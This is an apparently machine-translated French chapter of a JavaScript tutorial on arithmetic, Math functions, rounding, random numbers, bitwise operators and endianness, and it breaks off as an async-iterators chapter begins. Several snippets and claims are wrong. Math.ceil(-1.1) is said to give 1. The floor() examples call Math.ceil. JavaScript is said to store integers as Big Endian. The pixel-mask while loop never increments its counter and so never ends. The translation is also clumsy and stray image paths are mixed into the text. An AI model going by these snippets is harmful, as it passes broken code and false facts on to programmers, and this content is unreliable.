Incrementing (++)

L'opérateur Increment (`++`) incrémente son opérande de un.

- S'il est utilisé en tant que postfixe, il renvoie la valeur avant l'incrémentation.
- S'il est utilisé comme préfixe, il renvoie la valeur après l'incrémentation.

```
//postfix
var a = 5,    // 5
    b = a++,  // 5
    c = a     // 6
```

Dans ce cas, `a` est incrémenté après la configuration `b` . Donc, `b` sera 5 et `c` sera 6.

```
//prefix
var a = 5,    // 5
    b = ++a,  // 6
    c = a     // 6
```

Dans ce cas, `a` est incrémenté avant la configuration `b` . Donc, `b` sera 6 et `c` sera 6.

Les opérateurs d'incrémentation et de décrémentation sont couramment utilisés dans `for` boucles, par exemple:

```
for(var i = 0; i < 42; ++i)
{
  // do something awesome!
}
```

Notez comment la variante de *préfixe* est utilisée. Cela garantit qu'une variable temporaire n'est pas créée inutilement (pour renvoyer la valeur avant l'opération).

Décrémenter (-)

L'opérateur de décrémentation (`--`) décrémente les nombres de un.

- Si utilisé comme un postfixe à `n` , l'opérateur retourne le courant `n` et assigne *ensuite* la valeur décrémentée.
- Si elle est utilisée comme préfixe à `n` , l'opérateur attribue la décrémenté `n` *puis* retourne la valeur modifiée.

```
var a = 5,    // 5
    b = a--,  // 5
    c = a     // 4
```

Dans ce cas, `b` est défini sur la valeur initiale de `a` . Donc, `b` sera 5 et `c` sera 4.

```
var a = 5,    // 5
    b = --a,  // 4
    c = a     // 4
```

Dans ce cas, `b` est défini sur la nouvelle valeur de `a` . Donc, `b` sera 4 et `c` sera 4.

Usages communs

Les opérateurs de décrémentation et incrémentation sont couramment utilisés dans `for` boucles, par exemple:

```
for (var i = 42; i > 0; --i) {
  console.log(i)
}
```

Notez comment la variante de *préfixe* est utilisée. Cela garantit qu'une variable temporaire n'est pas créée inutilement (pour renvoyer la valeur avant l'opération).

> **Remarque:** Ni `--` ni `++` sont comme des opérateurs mathématiques normaux, mais ils sont des opérateurs très concis pour l' *affectation.* En dépit de la valeur de retour, à la fois `x--` et `--x` réaffecter à `x` de sorte que `x = x - 1` .
>
> ```
> const x = 1;
> console.log(x--)  // TypeError: Assignment to constant variable.
> console.log(--x)  // TypeError: Assignment to constant variable.
> console.log(--3)  // ReferenceError: Invalid left-hand size expression in prefix
> operation.
> console.log(3--)  // ReferenceError: Invalid left-hand side expression in postfix
> operation.
> ```

Exponentiation (Math.pow () ou **)

L'exponentiation rend le second opérande la puissance du premier opérande (a^b).

```
var a = 2,
    b = 3,
    c = Math.pow(a, b);
```

`c` va maintenant être 8

6

Étape 3 ES2016 (ECMAScript 7) Proposition:

```
let a = 2,
    b = 3,
    c = a ** b;
```

`c` va maintenant être 8

Utilisez Math.pow pour trouver la nième racine d'un nombre.

Trouver la nième racine est l'inverse de l'élévation à la nième puissance. Par exemple `2` à la puissance de `5` est `32` . La 5ème racine de `32` est `2` .

```
Math.pow(v, 1 / n); // where v is any positive real number
                    // and n is any positive integer

var a = 16;
var b = Math.pow(a, 1 / 2);  // return the square root of 16 = 4
var c = Math.pow(a, 1 / 3);  // return the cubed root of 16 = 2.5198420997897464
var d = Math.pow(a, 1 / 4);  // return the 4th root of 16 = 2
```

Les constantes

Les constantes	La description	Approximatif
`Math.E`	Base du logarithme naturel *e*	2.718
`Math.LN10`	Logarithme naturel de 10	2.302
`Math.LN2`	Logarithme naturel de 2	0.693
`Math.LOG10E`	Base 10 logarithme de *e*	0,434

Les constantes	La description	Approximatif
`Math.LOG2E`	Logarithme de base 2 de *e*	1,442
`Math.PI`	Pi: le rapport de la circonférence du cercle au diamètre (π)	3.14
`Math.SQRT1_2`	Racine carrée de 1/2	0.707
`Math.SQRT2`	Racine carrée de 2	1.414
`Number.EPSILON`	Différence entre une et la plus petite valeur supérieure à une représentable sous forme de nombre	2.2204460492503130808472633361816E-16
`Number.MAX_SAFE_INTEGER`	Le plus grand nombre entier `n` tel que `n` et `n + 1` soient tous deux exactement représentables comme un nombre	2 ^ 53 - 1
`Number.MAX_VALUE`	Plus grande valeur finie positive du nombre	1,79E + 308
`Number.MIN_SAFE_INTEGER`	Plus petit entier `n` tel que `n` et `n - 1` soient tous deux exactement représentables sous forme de nombre	- (2 ^ 53 - 1)
`Number.MIN_VALUE`	Plus petite valeur positive pour Number	5E-324
`Number.NEGATIVE_INFINITY`	Valeur de l'infini négatif (-∞)	
`Number.POSITIVE_INFINITY`	Valeur de l'infini positif (∞)	

Les constantes	La description	Approximatif
`Infinity`	Valeur de l'infini positif (∞)	

Trigonométrie

Tous les angles ci-dessous sont en radians. Un angle `r` en radians a une mesure de `180 * r / Math.PI` en degrés.

Sinus

```
Math.sin(r);
```

Cela retournera le sinus de `r` , une valeur comprise entre -1 et 1.

```
Math.asin(r);
```

Cela renverra l'arcsine (le revers du sinus) de `r` .

```
Math.asinh(r)
```

Cela retournera l'arcsine hyperbolique de `r` .

Cosinus

```
Math.cos(r);
```

Cela retournera le cosinus de `r` , une valeur comprise entre -1 et 1

```
Math.acos(r);
```

Cela renverra l'arccosine (l'inverse du cosinus) de `r` .

```
Math.acosh(r);
```

Cela renverra l'arccosine hyperbolique de `r` .

Tangente

```
Math.tan(r);
```

Cela retournera la tangente de `r` .

```
Math.atan(r);
```

Cela retournera l'arctangente (l'inverse de la tangente) de `r` . Notez qu'il renverra un angle en radians compris entre `-π/2` et `π/2` .

```
Math.atanh(r);
```

Cela retournera l'arctangente hyperbolique de `r` .

```
Math.atan2(x, y);
```

Cela retournera la valeur d'un angle de `(0, 0)` à `(x, y)` en radians. Il retournera une valeur entre `-π` et `π` , sans inclure π.

Arrondi

Arrondi

`Math.round()` la valeur à l'entier le plus proche en utilisant un *demi-arrondi* pour rompre les liens.

```
var a = Math.round(2.3);       // a is now 2
var b = Math.round(2.7);       // b is now 3
var c = Math.round(2.5);       // c is now 3
```

Mais

```
var c = Math.round(-2.7);       // c is now -3
var c = Math.round(-2.5);       // c is now -2
```

Notez comment `-2.5` est arrondi à `-2` . En effet, les valeurs intermédiaires sont toujours arrondies, c'est-à-dire qu'elles sont arrondies à l'entier avec la valeur supérieure suivante.

Arrondir

`Math.ceil()` arrondira la valeur vers le haut.

```
var a = Math.ceil(2.3);        // a is now 3
var b = Math.ceil(2.7);        // b is now 3
```

un nombre négatif `ceil` vers zéro

```
var c = Math.ceil(-1.1);       // c is now 1
```

Arrondir

`Math.floor()` la valeur vers le bas.

```
var a = Math.floor(2.3);        // a is now 2
var b = Math.floor(2.7);        // b is now 2
```

`floor` ing un nombre négatif arrondira loin de zéro.

```
var c = Math.floor(-1.1);       // c is now -1
```

Tronquer

Avertissement: à l' aide des opérateurs au niveau du bit (sauf `>>>`) applique uniquement aux numéros entre `-2147483649` et `2147483648` .

```
2.3  | 0;                       // 2 (floor)
-2.3 | 0;                       // -2 (ceil)
NaN  | 0;                       // 0
```

6

`Math.trunc()`

```
Math.trunc(2.3);                // 2 (floor)
Math.trunc(-2.3);               // -2 (ceil)
Math.trunc(2147483648.1);       // 2147483648 (floor)
Math.trunc(-2147483649.1);      // -2147483649 (ceil)
Math.trunc(NaN);                // NaN
```

Arrondir aux décimales

`Math.floor` , `Math.ceil()` et `Math.round()` peuvent être utilisés pour arrondir à un nombre de décimales

Arrondir à 2 décimales:

```
 var myNum = 2/3;               // 0.6666666666666666
 var multiplier = 100;
 var a = Math.round(myNum * multiplier) / multiplier;  // 0.67
 var b = Math.ceil (myNum * multiplier) / multiplier;  // 0.67
 var c = Math.floor(myNum * multiplier) / multiplier;  // 0.66
```

Vous pouvez également arrondir à un nombre de chiffres:

```
 var myNum = 10000/3;           // 3333.3333333333335
 var multiplier = 1/100;
 var a = Math.round(myNum * multiplier) / multiplier;  // 3300
 var b = Math.ceil (myNum * multiplier) / multiplier;  // 3400
```

```
var c = Math.floor(myNum * multiplier) / multiplier;  // 3300
```

Comme une fonction plus utilisable:

```
// value is the value to round
// places if positive the number of decimal places to round to
// places if negative the number of digits to round to
function roundTo(value, places){
    var power = Math.pow(10, places);
    return Math.round(value * power) / power;
}
var myNum = 10000/3;    // 3333.3333333333335
roundTo(myNum, 2);  // 3333.33
roundTo(myNum, 0);  // 3333
roundTo(myNum, -2); // 3300
```

Et les variantes pour `ceil` et `floor` :

```
function ceilTo(value, places){
    var power = Math.pow(10, places);
    return Math.ceil(value * power) / power;
}
function floorTo(value, places){
    var power = Math.pow(10, places);
    return Math.floor(value * power) / power;
}
```

Entiers et flotteurs aléatoires

```
var a = Math.random();
```

Valeur d'échantillon d' `a` : `0.21322848065742162`

`Math.random()` renvoie un nombre aléatoire compris entre 0 (inclus) et 1 (exclusif)

```
function getRandom() {
    return Math.random();
}
```

Pour utiliser `Math.random()` pour obtenir un nombre dans une plage arbitraire (pas `[0,1)`), utilisez cette fonction pour obtenir un nombre aléatoire compris entre min (inclus) et max (exclusif): intervalle de `[min, max)`

```
function getRandomArbitrary(min, max) {
  return Math.random() * (max - min) + min;
}
```

Pour utiliser `Math.random()` pour obtenir un nombre entier arbitraire (pas `[0,1)`), utilisez cette fonction pour obtenir un nombre aléatoire compris entre min (inclus) et max (exclusif): intervalle de `[min, max)`

```
function getRandomInt(min, max) {
  return Math.floor(Math.random() * (max - min)) + min;
}
```

Pour utiliser `Math.random()` pour obtenir un nombre entier arbitraire (pas `[0,1)`), utilisez cette fonction pour obtenir un nombre aléatoire compris entre min (inclus) et max (inclus): intervalle de `[min, max]`

```
function getRandomIntInclusive(min, max) {
  return Math.floor(Math.random() * (max - min + 1)) + min;
}
```

Fonctions extraites de https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Math/random

Opérateurs binaires

Notez que toutes les opérations au niveau des bits fonctionnent sur des entiers de 32 bits en transmettant des opérandes à la fonction interne ToInt32 .

Bitwise ou

```
var a;
a = 0b0011 | 0b1010; // a === 0b1011
// truth table
// 1010 | (or)
// 0011
// 1011  (result)
```

Bitwise et

```
a = 0b0011 & 0b1010; // a === 0b0010
// truth table
// 1010 & (and)
// 0011
// 0010  (result)
```

Bitwise not

```
a = ~0b0011; // a === 0b1100
// truth table
// 10 ~(not)
// 01  (result)
```

Bit à bit xor (exclusif ou)

```
a = 0b1010 ^ 0b0011; // a === 0b1001
// truth table
// 1010 ^ (xor)
// 0011
```

```
// 1001  (result)
```

Décalage bit à gauche

```
a = 0b0001 << 1; // a === 0b0010
a = 0b0001 << 2; // a === 0b0100
a = 0b0001 << 3; // a === 0b1000
```

Shift left est équivalent à un nombre entier multiplié par `Math.pow(2, n)` . Lorsque vous calculez des nombres entiers, le décalage peut améliorer considérablement la vitesse de certaines opérations mathématiques.

```
var n = 2;
var a = 5.4;
var result = (a << n) === Math.floor(a) * Math.pow(2,n);
// result is true
a = 5.4 << n; // 20
```

Décalage binaire à droite `>>` (Décalage à propagation de signe) `>>>` (Décalage à droite à remplissage nul)

```
a = 0b1001 >> 1; // a === 0b0100
a = 0b1001 >> 2; // a === 0b0010
a = 0b1001 >> 3; // a === 0b0001

a = 0b1001 >>> 1; // a === 0b0100
a = 0b1001 >>> 2; // a === 0b0010
a = 0b1001 >>> 3; // a === 0b0001
```

Une valeur négative de 32 bits a toujours le plus à gauche:

```
a = 0b11111111111111111111111111110111 | 0;
console.log(a); // -9
b = a >> 2;     // leftmost bit is shifted 1 to the right then new left most bit is set to on
(1)
console.log(b); // -3
b = a >>> 2;    // leftmost bit is shifted 1 to the right. the new left most bit is set to off
(0)
console.log(b); // 2147483643
```

Le résultat d'une opération `>>>` est toujours positif.
Le résultat d'un `>>` est toujours le même signe que la valeur décalée.

Le décalage à droite sur les nombres positifs équivaut à la division par `Math.pow(2,n)` et au résultat final:

```
a = 256.67;
n = 4;
result = (a >> n) === Math.floor( Math.floor(a) / Math.pow(2,n) );
// result is true
a = a >> n; //  16
```

```
result = (a >>> n) === Math.floor( Math.floor(a) / Math.pow(2,n) );
// result is true
a = a >>> n; //  16
```

Le décalage vers la droite zéro (`>>>`) sur les nombres négatifs est différent. Comme JavaScript ne convertit pas en ints non signés lors d'opérations sur bits, il n'y a pas d'équivalent opérationnel:

```
a = -256.67;
result = (a >>> n) === Math.floor( Math.floor(a) / Math.pow(2,n) );
// result is false
```

Opérateurs d'assignation binaire

À l'exception de not (`~`), tous les opérateurs binaires ci-dessus peuvent être utilisés comme opérateurs d'affectation:

```
a |= b;   // same as: a = a | b;
a ^= b;   // same as: a = a ^ b;
a &= b;   // same as: a = a & b;
a >>= b;  // same as: a = a >> b;
a >>>= b; // same as: a = a >>> b;
a <<= b;  // same as: a = a << b;
```

Attention : Javascript utilise Big Endian pour stocker des entiers. Cela ne correspondra pas toujours à l'Endian de l'appareil / du système d'exploitation. Lorsque vous utilisez des tableaux avec des longueurs de bits supérieures à 8 bits, vous devez vérifier si l'environnement est Little Endian ou Big Endian avant d'appliquer des opérations au niveau du bit.

Attention : Opérateurs binaires tels que `&` et `|` **ne** sont **pas** les mêmes que les opérateurs logiques `&&` (et) et `||` (ou) . Ils fourniront des résultats incorrects s'ils sont utilisés comme opérateurs logiques. L'opérateur `^` n'est **pas** l' opérateur (a^b) .

Obtenez aléatoire entre deux nombres

Retourne un entier aléatoire entre `min` et `max` :

```
function randomBetween(min, max) {
    return Math.floor(Math.random() * (max - min + 1) + min);
}
```

Exemples:

```
// randomBetween(0, 10);
Math.floor(Math.random() * 11);

// randomBetween(1, 10);
Math.floor(Math.random() * 10) + 1;

// randomBetween(5, 20);
```

```
Math.floor(Math.random() * 16) + 5;

// randomBetween(-10, -2);
Math.floor(Math.random() * 9) - 10;
```

Aléatoire avec distribution gaussienne

La fonction `Math.random()` devrait donner des nombres aléatoires ayant un écart type proche de 0. Lorsque vous choisissez un jeu de cartes ou que vous simulez un jet de dés, c'est ce que nous voulons.

Mais dans la plupart des cas, c'est irréaliste. Dans le monde réel, le hasard a tendance à se rassembler autour d'une valeur normale commune. Si vous tracez un graphique, vous obtenez la courbe en cloche classique ou la distribution gaussienne.


Pour ce faire, la fonction `Math.random()` est relativement simple.

```
var randNum = (Math.random() + Math.random()) / 2;
var randNum = (Math.random() + Math.random() + Math.random()) / 3;
var randNum = (Math.random() + Math.random() + Math.random() + Math.random()) / 4;
```

L'ajout d'une valeur aléatoire au dernier augmente la variance des nombres aléatoires. La division par le nombre de fois que vous ajoutez normalise le résultat dans une plage de 0 à 1

Comme ajouter plus de quelques brouillons est compliqué, une simple fonction vous permettra de sélectionner la variance souhaitée.

```
// v is the number of times random is summed and should be over >= 1
// return a random number between 0-1 exclusive
function randomG(v){
    var r = 0;
    for(var i = v; i > 0; i --){
        r += Math.random();
    }
    return r / v;
}
```



L'image montre la distribution des valeurs aléatoires pour différentes valeurs de v. En haut à gauche, on `Math.random()` appel en bas à droite est `Math.random()` . Ceci est de 5.000.000 échantillons utilisant Chrome

Cette méthode est la plus efficace à `v<5`

Plafond et plancher

`ceil()`

Le `ceil()` méthode arrondit un nombre *vers* le *haut* à l'entier le plus proche, et renvoie le résultat.

Syntaxe:

```
Math.ceil(n);
```

Exemple:

```
console.log(Math.ceil(0.60)); //  1
console.log(Math.ceil(0.40)); //  1
console.log(Math.ceil(5.1));  //  6
console.log(Math.ceil(-5.1)); // -5
console.log(Math.ceil(-5.9)); // -5
```

`floor()`

Le `floor()` méthode arrondit un nombre *vers* le *bas* à l'entier le plus proche, et renvoie le résultat.

Syntaxe:

```
Math.floor(n);
```

Exemple:

```
console.log(Math.ceil(0.60)); //  0
console.log(Math.ceil(0.40)); //  0
console.log(Math.ceil(5.1));  //  5
console.log(Math.ceil(-5.1)); // -6
console.log(Math.ceil(-5.9)); // -6
```

Math.atan2 pour trouver la direction

Si vous travaillez avec des vecteurs ou des lignes, vous voudrez à un certain moment obtenir la direction d'un vecteur ou d'une ligne. Ou la direction d'un point à un autre.

`Math.atan(yComponent, xComponent)` renvoie l'angle dans le rayon compris entre `-Math.PI` et `Math.PI` (`-180` à `180` deg)

Direction d'un vecteur

```
var vec = {x : 4, y : 3};
var dir = Math.atan2(vec.y, vec.x);  // 0.6435011087932844
```

Direction d'une ligne

```
var line = {
    p1 : { x : 100, y : 128},
    p2 : { x : 320, y : 256}
}
// get the direction from p1 to p2
var dir = Math.atan2(line.p2.y - line.p1.y, line.p2.x - line.p1.x); // 0.5269432271894297
```

Direction d'un point à un autre point

```
var point1 = { x: 123, y : 294};
var point2 = { x: 354, y : 284};
// get the direction from point1 to point2
var dir = Math.atan2(point2.y - point1.y, point2.x - point1.x); // -0.04326303140726714
```

Sin & Cos pour créer un vecteur en fonction de la direction et de la distance

Si vous avez un vecteur sous forme polaire (direction et distance), vous souhaiterez le convertir en un vecteur cartésien avec une composante ax et y. Pour la référence, le système de coordonnées de l'écran a des directions de 0 degré de gauche à droite, 90 (PI / 2) vers le bas de l'écran et ainsi de suite dans le sens des aiguilles d'une montre.

```
var dir = 1.4536; // direction in radians
var dist = 200; // distance
var vec = {};
vec.x = Math.cos(dir) * dist; // get the x component
vec.y = Math.sin(dir) * dist; // get the y component
```

Vous pouvez également ignorer la distance pour créer un vecteur normalisé (1 unité de long) dans la direction de `dir`

```
var dir = 1.4536; // direction in radians
var vec = {};
vec.x = Math.cos(dir); // get the x component
vec.y = Math.sin(dir); // get the y component
```

Si votre système de coordonnées a la même valeur, vous devez commuter cos et sin. Dans ce cas, une direction positive est dans le sens inverse des aiguilles d'une montre par rapport à l'axe des x.

```
// get the directional vector where y points up
var dir = 1.4536; // direction in radians
var vec = {};
vec.x = Math.sin(dir); // get the x component
vec.y = Math.cos(dir); // get the y component
```

Math.hypot

Pour trouver la distance entre deux points, nous utilisons pythagoras pour obtenir la racine carrée de la somme du carré de la composante du vecteur entre eux.

```
var v1 = {x : 10, y :5};
var v2 = {x : 20, y : 10};
var x = v2.x - v1.x;
var y = v2.y - v1.y;
var distance = Math.sqrt(x * x + y * y); // 11.180339887498949
```

Avec ECMAScript 6 est venu `Math.hypot` qui fait la même chose

```
var v1 = {x : 10, y :5};
var v2 = {x : 20, y : 10};
var x = v2.x - v1.x;
var y = v2.y - v1.y;
var distance = Math.hypot(x,y); // 11.180339887498949
```

Maintenant, vous n'avez plus besoin de tenir les vars intermédiaires pour empêcher le code de devenir un gâchis de variables

```
var v1 = {x : 10, y :5};
var v2 = {x : 20, y : 10};
var distance = Math.hypot(v2.x - v1.x, v2.y - v1.y); // 11.180339887498949
```

`Math.hypot` peut prendre n'importe quel nombre de dimensions


```
// find distance in 3D
var v1 = {x : 10, y : 5, z : 7};
var v2 = {x : 20, y : 10, z : 16};
var dist = Math.hypot(v2.x - v1.x, v2.y - v1.y, v2.z - v1.z); // 14.352700094407325

// find length of 11th dimensional vector
var v = [1,3,2,6,1,7,3,7,5,3,1];
var i = 0;
dist =
Math.hypot(v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++]);
```

Fonctions périodiques utilisant Math.sin

`Math.sin` et `Math.cos` sont cycliques avec une période de 2 * PI radians (360 deg), ils produisent une onde avec une amplitude de 2 dans la plage -1 à 1.

Graphique de la fonction sinus et cosinus: *(avec la permission de Wikipedia)*



Ils sont tous deux très pratiques pour de nombreux types de calculs périodiques, de la création d'ondes sonores aux animations, en passant par le codage et le décodage des données d'image.

Cet exemple montre comment créer une onde sinusoïdale simple avec contrôle sur période / fréquence, phase, amplitude et décalage.

L'unité de temps utilisée est les secondes.
La forme la plus simple avec contrôle de la fréquence uniquement.

```
// time is the time in seconds when you want to get a sample
// Frequency represents the number of oscillations per second
function oscillator(time, frequency){
    return Math.sin(time * 2 * Math.PI * frequency);
}
```

Dans presque tous les cas, vous souhaiterez apporter des modifications à la valeur renvoyée. Les termes communs pour les modifications

- Phase: Décalage en fréquence à partir du début des oscillations. C'est une valeur dans la plage de 0 à 1 où la valeur 0,5 déplace l'onde dans le temps de moitié de sa fréquence. Une valeur de 0 ou 1 ne change rien.
- Amplitude: distance entre la valeur la plus basse et la valeur la plus élevée pendant un cycle. Une amplitude de 1 a une plage de 2. Le point le plus bas (creux) -1 au plus haut (pic) 1. Pour une onde de fréquence 1, le pic est à 0,25 seconde et le creux à 0,75.
- Décalage: déplace la vague entière vers le haut ou le bas.

Pour inclure tous ces éléments dans la fonction:

```
function oscillator(time, frequency = 1, amplitude = 1, phase = 0, offset = 0){
    var t = time * frequency * Math.PI * 2; // get phase at time
```

```
    t += phase * Math.PI * 2; // add the phase offset
    var v = Math.sin(t); // get the value at the calculated position in the cycle
    v *= amplitude; // set the amplitude
    v += offset; // add the offset
    return v;
}
```

Ou dans une forme plus compacte (et légèrement plus rapide):

```
function oscillator(time, frequency = 1, amplitude = 1, phase = 0, offset = 0){
    return Math.sin(time * frequency * Math.PI * 2 + phase * Math.PI * 2) * amplitude +
offset;
}
```

Tous les arguments en dehors du temps sont optionnels

Simuler des événements avec des probabilités différentes

Parfois, il vous suffit de simuler un événement avec deux résultats, peut-être avec des probabilités différentes, mais vous pouvez vous retrouver dans une situation qui nécessite de nombreux résultats possibles avec des probabilités différentes. Imaginons que vous souhaitiez simuler un événement comportant six résultats probables. C'est assez simple.

```
function simulateEvent(numEvents) {
    var event = Math.floor(numEvents*Math.random());
    return event;
}

// simulate fair die
console.log("Rolled a "+(simulateEvent(6)+1));  // Rolled a 2
```

Cependant, il se peut que vous ne souhaitiez pas des résultats tout aussi probables. Supposons que vous ayez une liste de trois résultats représentés sous la forme d'un tableau de probabilités en pourcentages ou en multiples de vraisemblance. Un tel exemple pourrait être un dé pondéré. Vous pourriez réécrire la fonction précédente pour simuler un tel événement.

```
function simulateEvent(chances) {
    var sum = 0;
    chances.forEach(function(chance) {
        sum+=chance;
    });
    var rand = Math.random();
    var chance = 0;
    for(var i=0; i<chances.length; i++) {
        chance+=chances[i]/sum;
        if(rand<chance) {
            return i;
        }
    }

    // should never be reached unless sum of probabilities is less than 1
    // due to all being zero or some being negative probabilities
    return -1;
}
```

```
// simulate weighted dice where 6 is twice as likely as any other face
// using multiples of likelihood
console.log("Rolled a "+(simulateEvent([1,1,1,1,1,2])+1));  // Rolled a 1

// using probabilities
console.log("Rolled a "+(simulateEvent([1/7,1/7,1/7,1/7,1/7,2/7])+1));  // Rolled a 6
```

Comme vous l'avez probablement remarqué, ces fonctions renvoient un index, vous pouvez donc avoir plus de résultats descriptifs stockés dans un tableau. Voici un exemple.

```
var rewards = ["gold coin","silver coin","diamond","god sword"];
var likelihoods = [5,9,1,0];
// least likely to get a god sword (0/15 = 0%, never),
// most likely to get a silver coin (9/15 = 60%, more than half the time)

// simulate event, log reward
console.log("You get a "+rewards[simulateEvent(likelihoods)]);  // You get a silver coin
```

Little / Big endian pour les tableaux typés lors de l'utilisation d'opérateurs binaires

Détecter le Endian de l'appareil

```
var isLittleEndian = true;
(()=>{
    var buf = new ArrayBuffer(4);
    var buf8 = new Uint8ClampedArray(buf);
    var data = new Uint32Array(buf);
    data[0] = 0x0F000000;
    if(buf8[0] === 0x0f){
        isLittleEndian = false;
    }
})();
```

Little-Endian stocke les octets les plus significatifs de droite à gauche.

Big-Endian stocke les octets les plus significatifs de gauche à droite.

```
var myNum = 0x11223344 | 0;  // 32 bit signed integer
var buf = new ArrayBuffer(4);
var data8 = new Uint8ClampedArray(buf);
var data32 = new Uint32Array(buf);
data32[0] = myNum; // store number in 32Bit array
```

Si le système utilise Little-Endian, les valeurs de 8 octets seront

```
console.log(data8[0].toString(16)); // 0x44
console.log(data8[1].toString(16)); // 0x33
console.log(data8[2].toString(16)); // 0x22
console.log(data8[3].toString(16)); // 0x11
```

Si le système utilise Big-Endian, les valeurs de 8 octets seront

```
console.log(data8[0].toString(16)); // 0x11
console.log(data8[1].toString(16)); // 0x22
console.log(data8[2].toString(16)); // 0x33
console.log(data8[3].toString(16)); // 0x44
```

Exemple où le type Edian est important

```
var canvas = document.createElement("canvas");
var ctx = canvas.getContext("2d");
var imgData = ctx.getImageData(0, 0, canvas.width, canvas.height);
// To speed up read and write from the image buffer you can create a buffer view that is
// 32 bits allowing you to read/write a pixel in a single operation
var buf32 = new Uint32Array(imgData.data.buffer);
// Mask out Red and Blue channels
var mask = 0x00FF00FF; // bigEndian pixel channels Red,Green,Blue,Alpha
if(isLittleEndian){
    mask = 0xFF00FF00; // littleEndian pixel channels Alpha,Blue,Green,Red
}
var len = buf32.length;
var i = 0;
while(i < len){  // Mask all pixels
    buf32[i] &= mask; //Mask out Red and Blue
}
ctx.putImageData(imgData);
```

Obtenir le maximum et le minimum

La fonction `Math.max()` renvoie le plus grand nombre de zéro ou plus.

```
Math.max(4, 12);   //  12
Math.max(-1, -15); // -1
```

La fonction `Math.min()` renvoie le plus petit nombre de zéro ou plus.

```
Math.min(4, 12);   //  4
Math.min(-1, -15); // -15
```

Obtenir le maximum et le minimum d'un tableau:

```
var arr = [1, 2, 3, 4, 5, 6, 7, 8, 9],
    max = Math.max.apply(Math, arr),
    min = Math.min.apply(Math, arr);

console.log(max); // Logs: 9
console.log(min); // Logs: 1
```

Opérateur ECMAScript 6, obtenant le maximum et le minimum d'un tableau:

```
var arr = [1, 2, 3, 4, 5, 6, 7, 8, 9],
    max = Math.max(...arr),
    min = Math.min(...arr);

console.log(max); // Logs: 9
```

```
console.log(min); // Logs: 1
```

Limiter le nombre à l'intervalle min / max

Si vous avez besoin de fixer un nombre pour le maintenir dans une limite de portée spécifique

```
function clamp(min, max, val) {
    return Math.min(Math.max(min, +val), max);
}

console.log(clamp(-10, 10, "4.30")); // 4.3
console.log(clamp(-10, 10, -8));     // -8
console.log(clamp(-10, 10, 12));     // 10
console.log(clamp(-10, 10, -15));    // -10
```

Exemple de cas d'utilisation (jsFiddle)

Obtenir les racines d'un nombre

Racine carrée

Utilisez `Math.sqrt()` pour trouver la racine carrée d'un nombre

```
Math.sqrt(16)    #=> 4
```

Racine cubique

Pour trouver la racine de cube d'un nombre, utilisez la fonction `Math.cbrt()`

6

```
Math.cbrt(27)   #=> 3
```

Trouver des racines

Pour trouver la racine n, utilisez la fonction `Math.pow()` et transmettez un exposant fractionnaire.

```
Math.pow(64, 1/6) #=> 2
```

Lire Arithmétique (math) en ligne: https://riptutorial.com/fr/javascript/topic/203/arithmetique--math-

Chapitre 12: Async Iterators

Introduction

Une fonction `async` est une fonction qui renvoie une promesse. `await` rendements à l'appelant jusqu'à ce que la promesse se résout puis continue avec le résultat.

Un itérateur permet à la collection d'être bouclée avec une boucle de `for-of` by.

Un itérateur asynchrone est une collection où chaque itération est une promesse qui peut être attendue en utilisant une boucle d' `for-await-of` .

Les itérateurs asynchrones sont une proposition d'étape 3 . Ils sont en Chrome Canary 60 avec `--harmony-async-iteration`

Syntaxe

- fonction async * asyncGenerator () {}
- rendement attend asyncOperationWhichReturnsAPromise ();
- pour wait (laisser le résultat de asyncGenerator ()) {/ * result est la valeur résolue de la promesse * /}

Remarques

Itérateur async est un **flux de traction déclarative** par opposition au flux *de poussée* déclarative d'un Observable.

Liens utiles

- Proposition de spécification Async Itération
- Introduction à leur utilisation
- Preuve de concept d'abonnement à un événement

Examples

Les bases

